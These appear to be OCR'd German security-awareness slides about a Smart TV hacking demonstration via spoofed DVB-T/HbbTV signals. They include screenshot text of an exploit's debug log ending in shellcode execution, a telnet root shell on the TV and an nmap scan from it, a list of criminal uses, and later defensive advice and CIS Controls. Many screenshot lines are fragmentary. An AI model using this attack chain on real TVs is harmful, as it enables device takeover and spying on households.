
```
1448 root 23464 S /mtd_rwarea/oc/getroot 4
1458 root 1684 S M sh -c sh
1459
1460
^C
oc@sc
oc@sc
total
drwxr
drwxr
oc@sc
oc@sc
total
drwxr
drwxr
drwxr
drwxr
oc@sc
[ ok
oc@sc
oc@sc
oc@sc
total
drwxrwxrwx 1 root root 0 Feb 20 09:29
drwxrwxrwx 1 root root 0 Feb 20 16:41
-rwxrwxrwx 1 root root 4984 Dez 14 15:56 module.py
-rwxrwxrwx 1 root root 5886 Feb 20 09:56 module.pyc
-rwxrwxrwx 1 root root 6856 Feb 20 09:29 server.py
oc@scra-kali:~/03_audits/1701-EBU_MCS/exploitE/ehbbexp/ehbbexp# python server.py
```

To the right of the TV, a TSPLAYER application window is open, showing the following settings:

- Device List: at100w32014102202
- Chip Type: 9507
- Device type: 11
- DVB-T / ISDB-T: Bandwidth 6MHz, Frequency 562000, Code rate 1/2, Constellation 16QAM, Guard interval 1/32, Transmission mode 1/32, Attenuation/Gain 0
- Modulator Output Data rate: 6032085
- TS File Input Data Rate: 5724543
- Load Transmission Parameter from NIT: ☒
- TS file: D:\03_audits\1701-EBU_MCS\exp\output\final.ts
- Test mode (null packet only): ☐
- Buttons: Stop, Run

The video player interface at the bottom shows a progress bar at 1:01:23 / 1:16:39 and a timestamp of 59:25.

Smart TV Hacking (Oneconsult Talk at EBU Media Cyber Security Seminar)




```
oc@scra-kali:~/03_audits/1701-EBU_MCS/exploitE/ehbbexp/ehbbexp# python server.py
192.168.100.17 - - [22/Feb/2017 10:09:22] "HEAD /hbbApp/index.html HTTP/1.1" 200 -
192.168.100.17 - - [22/Feb/2017 10:09:22] "GET /hbbApp/index.html HTTP/1.1" 200 -
192.168.100.17 - - [22/Feb/2017 10:09:22] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:22] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:23] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:23] "GET /hbbApp/
192.168.100.17 - - [22/Feb/2017 10:09:23] "GET /hbbApp/
[+] DBG: Initialization
[+] DBG: After push
[+] DBG: Leaked heap address: 0x9242b08
[+] DBG: After second sort
[+] DBG: After spray
[+] DBG: allen: 0x41414141
[+] DBG: a2len: 0x9242b08
[+] DBG: al[18]: 0x9242b60, 0x14
[+] DBG: Found changed buffer at attempts[4159] with s
[+] DBG: v0: 41414141
[+] DBG: v1: 42424242
[+] DBG: Found Uint32Array at: 0x853734f0
[+] DBG: Found ArrayBuffer at: 0xa645530
[+] DBG: Found Element object at: 0x853b24c0
[+] DBG: Found Element vtable at: 0x74e441d0
[+] DBG: Allocated free memory at: 0x8538c008
[+] DBG: Fake vtable at: 0x8538c008
[+] DBG: Copying vtable...
[+] DBG: WebCore::Element::setScrollLeft is at: 0x74aa0b9c
[+] DBG: Copying shellcode to rwx page...
[+] DBG: Shellcode copied...
[+] DBG: Executing shellcode...
```

59:25

1:01:51 / 1:16:39

YouTube

Smart TV Hacking (Oneconsult Talk at EBU Media Cyber Security Seminar)



616 root 0 SW [RtmpCmdQTask]
617 root 0 SW [RtmpCmdQTask]
643 r
644 r
654 r
685 r
687 r
688 r
689 r
767 r
768 r
770 r
880 r
894 r
1080 r
1084 r
1086 r
1099 r
1100 r
1101 r
1127 r
1274 r
1276 r
^C
oc@scra-kali:~# telnet 192.168.100.17 2023
Trying 192.168.100.17...
Connected to 192.168.100.17.
Escape character is '^['.
/bin/sh: can't access tty; job control turned off
VDLinux#>

-p 4023
Go/data
/mnt/b
in/sh
sh
fir=/dtv
fir=/dtv
PHP5CC
PHP5CC
PHP5CC
PHP5CC
erLaunch

TSPLAYER
Device List: 1000v320141022023 IQ calibration table Set
Chip Type: 9507 Device type: 11 Reset to Default
DVB-T ISDB-T
Bandwidth: 5MHz
Frequency(kHz): 562000 63.04 32, 562000
Code rate: 1/2
Constellation: 16QAM
Guard interval: 1/8
Transmission mode: 1/2
Attenuation/Gain: 1 Modulator Output Data rate: 6032085
TS File Input Data Rate: 5724543 ☒ VBR Mode
☒ Load Transmission Parameter from NIT
TS file: D:\03_audits\1701-EBU_MCS\divb_Stream\output\final.ts Browse
00:00:30
☐ Test mode (null packet only)
Stop Run
Stop

1:04:04
1:05:32 / 1:16:39
YouTube

scan auf Heim Netzwerkmit nmap

```
1127 root      148m T    /mtd_down/emp/empWebBr
1274 root      1688 S    sleep 10
1276 root      4148 R    ps
^C
oc@scra-kali:~# telnet 192.168.100.17 2023
Trying 192.168.100.17...
Connected to 192.168.100.17.
Escape character is '^]'.
/bin/sh: can't access tty; job control turned off
VDLinux#>      export LD_LIBRARY_PATH=$LD_LIBRAR
VDLinux#>      cd /mnt/opt/privateer/usr/bin/
VDLinux#>      ./nmap 192.168.100.1 --servicedb

Starting Nmap 5.51 ( http://nmap.org ) at 1970-01
Cannot find nmap-payloads. UDP payloads are disab
Nmap scan report for 192.168.100.1
Cannot find nmap-mac-prefixes: Ethernet vendor co
Host is up (0.0032s latency).
Not shown: 312 closed ports
PORT      STATE      SERVICE
80/tcp    open       http
135/tcp   filtered   loc-srv
137/tcp   filtered   netbios-ns
138/tcp   filtered   netbios-dgm
139/tcp   filtered   netbios-ssn
445/tcp   filtered   microsoft-ds
MAC Address: 08:00:27:7B:F8:8C (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 51.75 seconds
VDLinux#> █
```



Hacking and making money


verbreitet:

- durchführen und Verkauf von DDOS Angriffen (Okt. 2016)
- angreifen von internen Servern
- ausspionieren von Benutzern

mögliche Alternativen:

- WLAN aktivieren und Netzwerk angreifen
- beliebigen Inhalt auf alle TVs senden die „online“ sind
- Inhalte auf smart TVs speichern
- Mikrofon, webcam oder andere smartTV Funktionen aktivieren
- Geschäft angreifen oder generieren durch eingeblendete Werbung oder Ähnliches

Hacking and having Fun!



Zusammenfassung

- DVB-T und vermutlich auch DVB-C kann überschrieben werden
- ein Angreifer kann sein eigenes DVB Signal senden
- HbbTV aktiviert DVB-T
- die überprüften TV Hersteller patchen Sicherheitslücken zu langsam oder gar nicht
- smart TV Geräte können vollständig übernommen werden

Informations Sicherheit: Top 10 Maßnahmen

- 1. Benutze ein starkes Passwort**
- 2. Schütze vertrauliche Informationen**
- 3. Stelle sicher, dass Betriebssystem und Virenschutz aktuell sind**
- 4. Nutze nur sichere und unterstützte Applikationen**
- 5. Vorsicht bei verdächtigen E-Mails**
- 6. Speichere vertrauliche Informationen nur auf firmeneigenen Servern**
- 7. Sichere deine Daten und stelle sicher dass sie wiederherstellbar sind**
- 8. Schütze Informationen jeder Art!**
- 9. trainiere Dein Sicherheitsbewusstsein**
- 10. Wenn Du unsicher bist frage nach!**

Enterprise Security

CIS Controls

First 5 CIS Controls

Eliminate the vast majority of your organisation's vulnerabilities

Secure
Your
Organization

All 20 CIS Controls

Secure your entire organization against today's most pervasive threats

- 1: Inventory of Authorized and Unauthorized Devices →
- 2: Inventory of Authorized and Unauthorized Software →
- 3: Secure Configurations for Hardware and Software →
- 4: Continuous Vulnerability Assessment and Remediation →
- 5: Controlled Use of Administrative Privileges →

Download
the First 5
CIS Controls →

- 6: Maintenance, Monitoring, and Analysis of Audit Logs →
- 7: Email and Web Browser Protections →
- 8: Malware Defenses →
- 9: Limitation and Control of Network Ports →
- 10: Data Recovery Capability →
- 11: Secure Configurations for Network Devices →
- 12: Boundary Defense →
- 13: Data Protection →
- 14: Controlled Access Based on the Need to Know →
- 15: Wireless Access Control →
- 16: Account Monitoring and Control →
- 17: Security Skills Assessment and Appropriate Training to Fill Gaps →
- 18: Application Software Security →
- 19: Incident Response and Management →
- 20: Penetration Tests and Red Team Exercises →

Download
All 20
CIS Controls →



Become a member

[Learn More →](#)

Diskussion

- wo sehen Sie für sich im Unternehmen die grössten Bedrohungen?
- was ist das stärkste Hindernis bei der Umsetzung Ihrer Security Policy?
- warum steckt die Informationssicherheit immer noch in den Kinderschuhen?
- weshalb scheinen uns die Angreifer immer einen Schritt voraus?
- oder ist das alles nur Panikmache der IT Security Industrie?

Nützliche Links

<https://www.bsi.bund.de>

<https://www.sicher-im-netz.de>

<https://bitkom.org>

<http://www.bmwi.de>

<https://www.sans.org>

<https://www.cisecurity.org/>

DVB-T hack

<http://www.zeit.de/digital/datenschutz/2017-04/smart-tv-hacker-angriff-rundfunksignal-cia>

<https://www.oneconsult.com/de/smart-tv-hacking/>

https://www.youtube.com/watch?v=bOJ_8QHx6OA